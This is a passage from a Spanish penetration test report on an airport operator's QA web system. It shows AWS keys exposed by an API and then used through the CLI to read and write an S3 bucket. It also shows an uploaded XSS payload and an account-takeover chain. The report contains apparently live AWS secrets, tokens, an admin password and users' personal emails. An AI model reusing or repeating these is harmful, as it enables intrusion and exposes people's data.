"nombre":"Contraseña interna", "tipo":"INTERNA" }, "privilegios":{ "GEMINI":{ "INSPECCION_FISCAL":true, "ADJUNTAR_EVIDENCIA":true, "ADMIN":true, "FICHA-DIGITAL":true, "LOG-BITACORA":true, "VER_UMBRALES":true, "CONTROL_INTERNO":true, "INSPECCION":true } } } } </pre>

En el navegador, debido a ese cambio el usuario *Insideusr* tiene acceso a funciones de admin, superiores a las que inicialmente se mostraron.



Asimismo, se aprecia que tiene acceso a las funciones, originalmente no disponibles para el usuario normal.



En este caso, la mayoría de funciones son usables.

C02: Exposición de credenciales AWS IAM + Acceso no autorizado (Read + Write) a bucket S3 con información sensible

Descripción:

Se ha identificado que la aplicación se puede invocar a un endpoint de parámetros de configuración (/api/parametros) devuelve en texto plano, sin protección adicional, las credenciales completas de AWS IAM. Con estas credenciales es posible acceso directo al bucket S3 develop-agunsa (región us-east-1) y se confirmó que utilizando estas credenciales se logró acceso con permisos de lectura y escritura al bucket develop-agunsa (región us-east-1).

bucket contiene información operativa real del cliente (reportes de cumplimiento PACO/RSO, actas de reuniones, capturas de pantalla, logs, entre otros.).

OWASP TOP 10	A05:2021 – Security Misconfiguration
CWE	CWE-285: Improper Authorization
Nivel de criticidad	Crítico (9.1)
Estado	VULNERABLE
Puntuación CVSS	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:N/SC:H/SI:H/SA:N
URL afectada	URLs: GET /api/v1/parametros
Impacto	- Exposición de datos operativos, reportes de cumplimiento y documentos internos. - Posibilidad de modificar o sustituir archivos críticos (reportes, actas, etc.). - Posible eliminación masiva de archivos o llenado del bucket. - Alto riesgo de fuga de información, daño reputacional, posibles sanciones por protección de datos y pérdida de confianza del cliente. - Posibilidad de Stored XSS alojado en dominio de AWS, lo que permite
Recomendaciones	- Rotación inmediata de las credenciales AWS expuestas (Access Key y Secret Access Key). - Eliminar el almacenamiento de secretos en la base de datos o en respuestas de API. Implementar: - AWS Secrets Manager (recomendado) - AWS Systems Manager Parameter Store (SecureString) - Aplicar el principio de menor privilegio en las políticas IAM del usuario. - Modificar el endpoint de parámetros para que: Nunca retorne valores sensibles (claves, passwords, tokens). - Filtrar la información según el rol del usuario. - Implementar monitoreo y alertas: AWS CloudTrail + GuardDuty

Datos de prueba:

Opción válida solo para el usuario **Insidadm**

Evidencia:

El punto de partida fue la interceptación del endpoint **/api/v1/parámetros** el cual retorna credenciales de AWS IAM bucket S3.

Request

```
1 GET /api/v1/parámetros HTTP/2
2 Host: qa-gemini.agunsa.com
3 Sec-Ch-Ua-Platform: "Windows"
4 Authorization: Bearer sqHgj1UlkRSMkvcvR6L7wPK_v-lmm-d
  YouUGpsAyd3qqKwPrPf
5 Accept-Language: es-419,es;q=0.9
6 Sec-Ch-Ua: "Not-A.Brand";v="24",
  "Chromium";v="146"
7 Sec-Ch-Ua-Mobile: ?0
8 Access-Control-Allow-Origin: *
9 User-Agent: Mozilla/5.0
  (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/146.0.0.0
  Safari/537.36
10 Content-Type: application/json
11 Accept: */*
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://qa-gemini.agunsa.com/
16 Accept-Encoding: gzip, deflate,
  br
17 Priority: u=1, i
18
19
```

Response

```
{
  "codigo": "PARAMETROS_GEMINI",
  "valor": {
    "reporte": {
      "grafico": {
        "ruta_img": "http://localhost:8084/img/"
      },
      "nombre": {
        "niveles_cumplimiento": "cumplimiento",
        "informe_control": "gemini-log",
        "extension_bitacora": ".csv",
        "extension": ".pdf"
      },
      "directorio_s3_reporte_mensual": "informe_mensual",
      "directorio_s3_reporte_cumplimiento_paco": "informe_cumplimiento_paco",
      "directorio_s3_reporte_cumplimiento_rso": "informe_cumplimiento_rso",
      "directorio_s3_reporte_trimestral": "reporte_trimestral",
      "directorio_s3_reporte_semestral": "reporte_semestral",
      "ruta_relativa_s3_directorio_mensual": "informe_mensual",
      "S3_config": {
        "raiz": "QA",
        "accessKeyId": "AKIAxDBDKSUOHMYESGPT",
        "secretAccessKey": "UjQ6kzUSF3FGsSz7XicZlwzHNIUM9Nr/Pilmn/NO",
        "region": "us-east-1",
        "bucket": "develop-agunsa"
      },
      "muestreo": {
        "tiempooperaciones": {
          "consultaIndicador": {
            "codigoServicio": "GEMINI",
            "codigoIndicador": "TIEMPO_OPERACIONES",
            "codigoComponente": "QUERY_INDICADOR",
            "tiempoLimite_ms": 3000,
            "login": {
              "codigoServicio": "GEMINI",
              "codigoIndicador": "TIEMPO_OPERACIONES",
              "codigoComponente": "LOGIN",
              "tiempoLimite_ms": 3000,
              "getEstructuraServicios": {
                "codigoServicio": "GEMINI",
                "codigoIndicador": "TIEMPO_OPERACIONES",
                "codigoComponente": "TIEMPO_OPERACIONES",
                "tiempoLimite_ms": 3000,
                "consultaLog": {
                  "codigoServicio": "GEMINI",
                  "codigoIndicador": "TIEMPO_OPERACIONES",
                  "codigoComponente": "QUERY_LOG",
                  "tiempoLimite_ms": 3000,
                  "importaPlanilla": {
                    "codigoServicio": "GEMINI",
                    "codigoIndicador": "TIEMPO_OPERACIONES",
                    "codigoComponente": "IMPORTA_PLANILLA",
                    "tiempoLimite_ms": 3000
                  }
                }
              }
            }
          }
        }
      },
      "descripcion": "Parámetros del sistema GEMINI",
      "activo": true
    }
  }
}
```

Credenciales de ingreso a AWS IAM bucket S3

A través de AWS CLI (Command Line Interface) de Amazon Web Services el cual permite gestionar los servicios de la nube de AWS mediante comandos en la terminal y con las credenciales ubicadas en el endpoint (que resultaron ser satisfactorias) se configura el acceso de AWS IAM para acceder al bucket. Se aprecian objetos **2025, 2026, DESARROLLO Y QA**.

```
C:\Users\USUARIO>aws --version
aws-cli/2.34.24 Python/3.14.3 Windows/11 exe/AMD64

C:\Users\USUARIO>aws configure --profile agunsa-qa

Tip: You can deliver temporary credentials to the AWS CLI using your AWS Console session by running

AWS Access Key ID [None]: AKIAxDBDKSUOHMYESGPT
AWS Secret Access Key [None]: UjQ6kzUSF3FGsSz7XicZlwzHNIUM9Nr/Pilmn/NO
Default region name [None]: us-east-1
Default output format [None]: json

C:\Users\USUARIO>aws s3 ls s3://develop-agunsa --profile agunsa-qa
PRE 2025/
PRE 2026/
PRE DESARROLLO/
PRE QA/
```

Con el paso anterior, se confirmó el acceso de lectura; asimismo, se pueden leer recursivamente los archivos que contiene el bucket

```
C:\Users\USUARIO>aws s3 ls s3://develop-agunsa --recursive --profile agunsa-qa
2025-05-29 23:14:58      0 2025/
2026-02-05 10:30:58      0 2026/
2025-10-26 21:10:01    375 DESARROLLO/2025/08/30/15.log
2025-11-05 10:13:40   4629 DESARROLLO/2025/informe_cumplimiento_paco/10/ReporteCumplimientoPACO-2025-Octubre.xlsx
2025-11-03 10:39:45   4316 DESARROLLO/2025/informe_cumplimiento_paco/11/ReporteCumplimientoPACO-2025-Noviembre.xlsx
2025-11-05 10:32:32   5185 DESARROLLO/2025/informe_cumplimiento_rso/10/ReporteCumplimientoR50-2025-Octubre.xlsx
2025-11-05 08:06:26   3889 DESARROLLO/2025/informe_cumplimiento_rso/12/ReporteCumplimientoR50-2025-Diciembre.xlsx
2025-08-25 10:12:53      0 DESARROLLO/2025/reporte_semestral/
2025-11-05 11:03:02   5237 DESARROLLO/2025/reporte_semestral/12/ReporteSemestral-2025-Diciembre.xlsx
2025-08-25 10:12:54      0 DESARROLLO/2025/reporte_semestral/6/
2025-10-29 10:01:38   5275 DESARROLLO/2025/reporte_semestral/6/ReporteSemestral-2025-Junio.xlsx
2025-11-05 10:35:05   6715 DESARROLLO/2025/reporte_trimestral/12/ReporteTrimestral-2025-Diciembre.xlsx
2025-10-09 16:13:46  176450 DESARROLLO/43_INMUEBLE_17567573259550-3c684262-04c4-496d-a8a6-b1075312191d.png
2025-10-09 15:59:20  176450 DESARROLLO/43_INMUEBLE_17567573259550-c5ab5c74-062d-450e-8511-733c58679c6b.png
2025-10-06 10:19:00  176450 DESARROLLO/43_INMUEBLE_17567573259550-cbc55fb6-ebfa-4591-9998-778643f3514c.png
2025-10-09 15:02:23  176450 DESARROLLO/43_INMUEBLE_17567573259550-e5a7bdd2-960a-4a52-b62c-04a6cd55da7f.png
2025-07-24 15:36:38  155582 DESARROLLO/Acta de Reunion Avances 20250721 - Aeropuerto Copiapo-02f80e82-bc2f-4459-813b-9a4b69
2025-10-03 15:18:35  179965 DESARROLLO/Acta de Reunion Avances 20250915 - Aeropuerto Copiapo-96326d6c-eb5d-446c-9a1e-0ba705
2025-10-03 21:10:16  154353 DESARROLLO/Acta de Reunion Avances 20250929 - Aeropuerto Copiapo-d5cefa76-f974-4d11-9773-af9896
2025-10-03 15:52:16  154353 DESARROLLO/Acta de Reunion Avances 20250929 - Aeropuerto Copiapo-d7254bb8-1f87-4b44-9e57-36da7e
2025-10-08 16:20:24   46276 DESARROLLO/Bitacora_Vuelos_1759940383544-73f5a372-ddb4-4ad2-abb5-a6faea9e8cbd.xlsx
2025-10-08 15:27:33  134802 DESARROLLO/CMMS_Carga_PACO_20.08.2025-3594efea-4827-4e73-8a6c-89aa5ad4265c.xlsx
2025-07-30 09:05:02   61297 DESARROLLO/Captura de pantalla 2025-07-21 a la(s) 11.07.45 a.m..png-1fda30a7-5fd1-4df7-8ea5-e25
2025-07-22 17:42:59   61297 DESARROLLO/Captura de pantalla 2025-07-21 a la(s) 11.07.45 a.m..png-2679146b-78d4-42b5-9b1c-d04
2025-07-30 09:04:12   61297 DESARROLLO/Captura de pantalla 2025-07-21 a la(s) 11.07.45 a.m..png-4857ec61-2251-4fb2-92b1-f60
2025-07-22 17:34:05   61297 DESARROLLO/Captura de pantalla 2025-07-21 a la(s) 11.07.45 a.m..png-61ae210e-328a-4c4f-bf51-65e
2025-07-23 08:37:12   86214 DESARROLLO/Captura de pantalla 2025-07-21 a la(s) 11.07.45 a.m..png-6b3cce49-2b6c-4c3a-a5be-a51
2025-07-30 09:05:33   61297 DESARROLLO/Captura de pantalla 2025-07-21 a la(s) 11.07.45 a.m..png-dd9848c3-3c30-4853-8f73-1d6
2025-07-30 09:05:58   61297 DESARROLLO/Captura de pantalla 2025-07-21 a la(s) 11.07.45 a.m..png-ed5bb539-eca2-49ec-b773-d79
2025-11-17 09:26:44  5609782 DESARROLLO/DESARROLLO/2025/informe_mensual/octubre/10_2025.zip
2025-11-07 09:07:52   1410 DESARROLLO/FPVE/2025/2025-11-07/110941459.xml
2025-11-07 10:39:07   1329 DESARROLLO/FPVE/2025/2025-11-07/123905725.xml
```

Asimismo, se pueden confirmar que es posible realizar operaciones de escritura en el bucket.

A continuación, se presenta el caso de carga un archivo .TXT en el bucket.

```
C:\Users\USUARIO>echo "Prueba de escritura desde pentest autorizado - $(date)" > test-pentest.txt
C:\Users\USUARIO>aws s3 cp test-pentest.txt s3://develop-agunsa/QA/test-pentest.txt --profile agunsa-qa
upload: .\test-pentest.txt to s3://develop-agunsa/QA/test-pentest.txt
C:\Users\USUARIO>aws s3 ls s3://develop-agunsa/QA/ --profile agunsa-qa
PRE 2026/
2026-02-05 10:30:57      0
2026-04-04 00:48:48    59 test-pentest.txt
```

Por otro lado, a continuación, se presenta el caso de eliminado del archivo .TXT cargado.

```
C:\Users\USUARIO>aws s3 rm s3://develop-agunsa/QA/test-pentest.txt --profile agunsa-qa
delete: s3://develop-agunsa/QA/test-pentest.txt
```

Asimismo, para probar si es posible cargar un archivo HTML (*test-xss.html*) que incluya un payload XSS siguiente, se confecciona el siguiente archivo:

```
<!DOCTYPE html>
<html><head><title>XSS Test</title></head><body>
<h1>Pentest - Archivo subido a S3</h1>
<script>
alert("XSS exitoso desde AWS S3 - " + document.domain);
console.log("Cookies: " + document.cookie);
</script>
</body></html>
```


```
C:\Users\USUARIO>aws s3 cp test-xss.html s3://develop-agunsa/QA/test-xss.html --content-type "text/html" --profile agunsa-qa
upload: .\test-xss.html to s3://develop-agunsa/QA/test-xss.html
```

Luego se genera una URL prefirmada.


```
C:\Users\USUARIO>aws s3 presign s3://develop-agunsa/QA/test-xss.html --expires-in 3600 --profile agunsa-qa
https://develop-agunsa.s3.us-east-1.amazonaws.com/QA/test-xss.html?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAxDBDK5UOHMYESGPT%2F20260405%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20260405T160223Z&X-Amz-Expires=3600&X-Amz-SignedHeaders=host&X-Amz-Signature=7e534a3216dcf9638200cf4af364a266e19b1357d0334eebf483e07bca9895c0
```

Esta URL, se ingresa a un browser y el resultado es que si es accesible viendo que se puede ejecutar un html.

https://develop-agunsa.s3.us-east-1.amazonaws.com/QA/test-xss.html?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAxDBDK5UOHMYESGPT%2F20260405%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20260405T160223Z&X-Amz-Expires=3600&X-Amz-SignedHeaders=host&X-Amz-Signature=7e534a3216dcf9638200cf4af364a266e19b1357d0334eebf483e07bca9895c0



Se accedió al archivo vía prefirmada URL y se ejecutó el código JavaScript



C03: Apropiación de cuenta completa (ATO) en cualquier cuenta mediante cadena de vulnerabilidades

Descripción:

Se ha identificado una cadena de vulnerabilidades que, combinadas, permiten a un atacante apoderarse completamente de cualquier cuenta del sistema. El ataque se puede ejecutar por dos vías independientes:

Opción A — Fuerza Bruta sobre endpoint de autenticación

- La API **GET /api/v1/usuarios**, accesible con un token de usuario administrador, se devuelve el listado completo de usuarios registrados incluyendo login, nombre, email y rol de administrador.
- Con el listado de usuarios obtenido, se realizó un ataque de fuerza bruta sobre el endpoint **POST /api/v1/login** utilizando contraseñas comunes.
- El sistema no implementa bloqueo efectivo ni CAPTCHA, permitiendo iterar sobre todos los usuarios. Se obtuvo acceso exitoso con el usuario **'avenegas'**.
- Una vez autenticado, el atacante puede operar dentro del sistema con todos los privilegios del usuario comprometido.
- Esta opción es apropiación de cuenta parcial, debido a que el usuario podría recuperar su contraseña y el atacante podría pedir perder el acceso.

Opción B — Modificación de email + secuestro vía recuperación de contraseña (ATO Completo)

- La API **GET /api/v1/usuarios**, accesible con un token de usuario administrador, se devuelve el listado completo de usuarios registrados incluyendo login, nombre, email y rol de administrador.
- La API **PUT /api/v1/usuarios**, accesible con un token de usuario administrador, permite modificar los datos de cualquier usuario objetivo, entre ellos su campo 'email' por uno controlado por el atacante.
- A continuación, el atacante invoca el flujo de recuperación de contraseña ingresando el login de la víctima.
- El sistema envía el código de recuperación de 6 dígitos al email que ahora controla el atacante y con ese dato puede establecer una nueva contraseña y toma control total e irreversible de la cuenta.
- Esta opción es apropiación de cuenta total, debido a que el usuario podría recuperar su contraseña y el atacante podría pedir perder el acceso.


OWASP TOP 10	A01 - Broken Access Control A07 - Identification & Authentication Failures A04 - Insecure Design
CWE	CWE-284 Improper Access Control. CWE-307 Improper Restriction of Excessive Authentication Attempts CWE-640 Weak Password Recovery Mechanism CWE-620 Unverified Password Change CWE-269 Improper Privilege Management
Nivel de criticidad	Crítico (9.3)
Estado	VULNERABLE
Puntuación CVSS	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:L/SC:H/SI:H/SA:L
URL afectada	URLs: GET https://qa-gemini.agunsa.com/api/v1/usuarios POST https://qa-perfiles.agunsa.com/api/v1/login PUT https://qa-perfiles.agunsa.com/api/v1/usuarios POST https://qa-gemini.agunsa.com/api/v1/recuperar-password
Impacto	• Toma de control total de cualquier cuenta de usuario del sistema, incluyendo cuentas con rol administrador. • Acceso a información sensible de operaciones aeroportuarias: fichas digitales, tableros de cumplimiento, inspecciones fiscales, logs internos y reportes. • Posibilidad de modificar datos operacionales críticos (cumplimiento, planificación, observaciones IF). • El ATO mediante Opción B es persistente e irreversible sin intervención del equipo técnico, ya que el propietario real pierde acceso al no controlar el email. • Exposición de datos personales de todos los usuarios del sistema (nombre, email corporativo, login, rol). • Riesgo de escalada de privilegios si se compromete una cuenta administradora
Recomendaciones	1. Aun tenga roles de Administrador, se debe restringir el endpoint GET /api/v1/usuarios (listar usuarios) desde aplicaciones que no sean las que manejen la seguridad del sistema. 2. Implementar bloqueo progresivo con backoff exponencial (ej.: bloqueo de 15 min tras 3 intentos fallidos). 3. Implementar alertas de seguridad por email ante múltiples intentos fallidos desde la misma IP. 4. Exigir confirmación de contraseña actual antes de permitir la modificación del email en el perfil. 5. Enviar notificación al email anterior informando del cambio, con un enlace de reversión válido por 24 horas. 6. Agregar verificación adicional antes del envío del código (ej.: pregunta de seguridad, confirmación por segundo factor). 7. Implementar autenticación multifactor (MFA) para todas las cuentas, obligatorio para administradores. 8. Aplicar rate limiting por IP sobre todos los endpoints de autenticación y recuperación.

Datos de prueba:


Opción válida solo para el usuario **Insideadm**; asimismo, para pruebas de login de fuerza bruta no se requiere un usuario autenticado alguno del sistema.

Evidencia:**OPCIÓN A — Fuerza Bruta: Apropiación de cuenta Parcial**

Como primer paso, se ingresa a <https://qa-gemini.agunsa.com/> con las credenciales del usuario **insideadm**.



The screenshot displays a web browser window with the address bar showing <https://qa-gemini.agunsa.com/#>. The main content area features a login interface for 'Sistema Gemini' at 'Aeropuerto Desierto de Atacama-Caldera'. The interface includes a header with the system name, a logo, and the text 'Acceso al Sistema - QA'. Below this, there are two input fields: one for the username 'Insideadm' and another for the password, which is masked with dots. A link for '¿Olvidó su contraseña?' is positioned to the right of the password field. A checkbox labeled 'Mantener la Sesión Abierta' is located below the password field. At the bottom, there is a dark blue button labeled 'Ingresar' with a right-pointing arrow.



Una vez ingresado con usuario con rol de administrador, se revisa la respuesta del endpoint **GET /api/v1/login** y se obtiene un token que se empleará cuando se convoque las llamadas a otros endpoints.

Request	Response
<pre> 1 PUT /api/v1/usuarios HTTP/2 2 Host: qa-gemini.agunsa.com 3 Content-Length: 181 4 Sec-Ch-Ua-Platform: "Windows" 5 Access-Control-Allow-Origin: * 6 Accept-Language: es-419,es;q=0.9 7 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146" 8 Content-Type: application/json 9 Sec-Ch-Ua-Mobile: ?0 10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 11 Accept: */* 12 Origin: https://qa-perfiles.agunsa.com 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Dest: empty 16 Referer: https://qa-perfiles.agunsa.com/shared- login.html?codigoSistema=GEMINI&g=true 17 Accept-Encoding: gzip, deflate, br 18 / Accept-Encoding: gzip, deflate, br 19 Priority: u=1, i 20 Connection: keep-alive 21 22 { 23 "codigoSistema": "GEMINI", 24 "login": "Insideadm", 25 "password": "Agunsa2026*", 26 "mantenerSesionAbierta": false, 27 "requiereAdmGlobal": true, 28 "requiereAdmOrg": false, 29 "requiereAlgunPrivilegio": false 30 } </pre>	<pre> 1 HTTP/2 200 OK 2 Date: Mon, 06 Apr 2026 02:50:35 GMT 3 Content-Type: application/json; charset=utf-8 4 Content-Length: 510 5 X-Powered-By: Express 6 Access-Control-Allow-Origin: * 7 Access-Control-Allow-Headers: Origin, Accept, Content-Type, X-Requested-With, Ac 8 Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS 9 Cache-Control: no-store 10 Content-Security-Policy: default-src 'self';base-uri 'self';font-src 'self' http: 11 Cross-Origin-Opener-Policy: same-origin 12 Cross-Origin-Resource-Policy: same-origin 13 Etag: W/"1fe-0Ji636cXQryd5JmIwQohx/3avmw" 14 Origin-Agent-Cluster: ?1 15 Referrer-Policy: no-referrer 16 Set-Cookie: bearerToken=deleted; path=/; expires=Thu, 01 Jan 1970 00:00:00 GMT 17 Strict-Transport-Security: max-age=31536000; includeSubDomains 18 X-Content-Type-Options: nosniff 19 X-Dns-Prefetch-Control: off 20 X-Download-Options: noopen 21 X-Frame-Options: SAMEORIGIN 22 X-Permitted-Cross-Domain-Policies: none 23 X-Xss-Protection: 0 24 25 { 26 "status": 200, 27 "message": "OK", 28 "data": { 29 "usuario": { 30 "email": "alfredo.venegas@agunsa.com", 31 "nombre": "Inside Security adm", 32 "login": "insideadm" 33 }, 34 "admGlobal": true, 35 "tipoAutenticacion": { 36 "codigo": "INTERNA", 37 "nombre": "Contraseña interna", 38 "tipo": "INTERNA" 39 }, 40 "privilegios": { 41 "GEMINI": { 42 "ADJUNTAR_EVIDENCIA": true, 43 "ADMIN": true, 44 "CONTROL-INTERNO": true, 45 "FICHA-DIGITAL": true, 46 "INSPECCION": true, 47 "INSPECCION_FISCAL": true, 48 "LOG-BITACORA": true, 49 "VER-UMBRALES": true 50 } 51 }, 52 "token": "cDd_w49rvMmHGedkmRjLslLQv5SuuHhd7z0s-oGUvXBIAKx2y6" 53 } 54 } </pre>

Se realiza una petición **GET /api/v1/usuarios** empleando el token obtenido. La respuesta expone el listado completo de usuarios: login, nombre, email y rol de administrador.

Request	Response
<pre> 1 GET /api/v1/usuarios HTTP/2 2 Host: qa-gemini.agunsa.com 3 Sec-Ch-Ua-Platform: "Windows" 4 Authorization: Bearer cDd_w49rvMmHGedKmRJLslLQv5SuuHhd7z0s-oG UvXBIAXZy6 5 Accept-Language: es-419,es;q=0.9 6 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146" 7 Sec-Ch-Ua-Mobile: ?0 8 Access-Control-Allow-Origin: * 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 10 Content-Type: application/json 11 Accept: */* 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: https://qa-gemini.agunsa.com/ 16 Accept-Encoding: gzip, deflate, br 17 Priority: u=1, i 18 19 </pre>	<pre> 23 24 { "status":200, "message":"OK", "data":[{ "email":"aalopez@sacyr.com", "nombre":"Alfredo Lopez", "login":"aalopez", "activo":true, "administrador":false }, { "email":"acc-continua_mdiaz@sacyr.com", "nombre":"Martin Diaz", "login":"mdiaz", "activo":true, "administrador":false }, { "email":"admin@agunsa.cl", "nombre":"Administrador inicial", "login":"admin", "activo":true, "administrador":true }, { "email":"a.fernandez@cydingeneria.com", "nombre":"Ámbar Ximena Lissette Fernández Fuentes", "login":"a.fernandez", "activo":true, "administrador":false }, { "email":"alfredo.venegas@agunsa.com", "nombre":"Inside Security adm", "login":"insideadm", "activo":true, "administrador":true }, { "email":"ariela.escobar@dgac.gob.cl", "nombre":"Ariela Liliana Escobar Muñoz", "login":"ariela.escobar", "activo":true, "administrador":false }], "data":[] } </pre>

Esta función no debería estar disponible para consumo desde la aplicación Gemini, normalmente esta funcionalidad debería emplearse desde la aplicación en la que se maneja la seguridad del sistema.

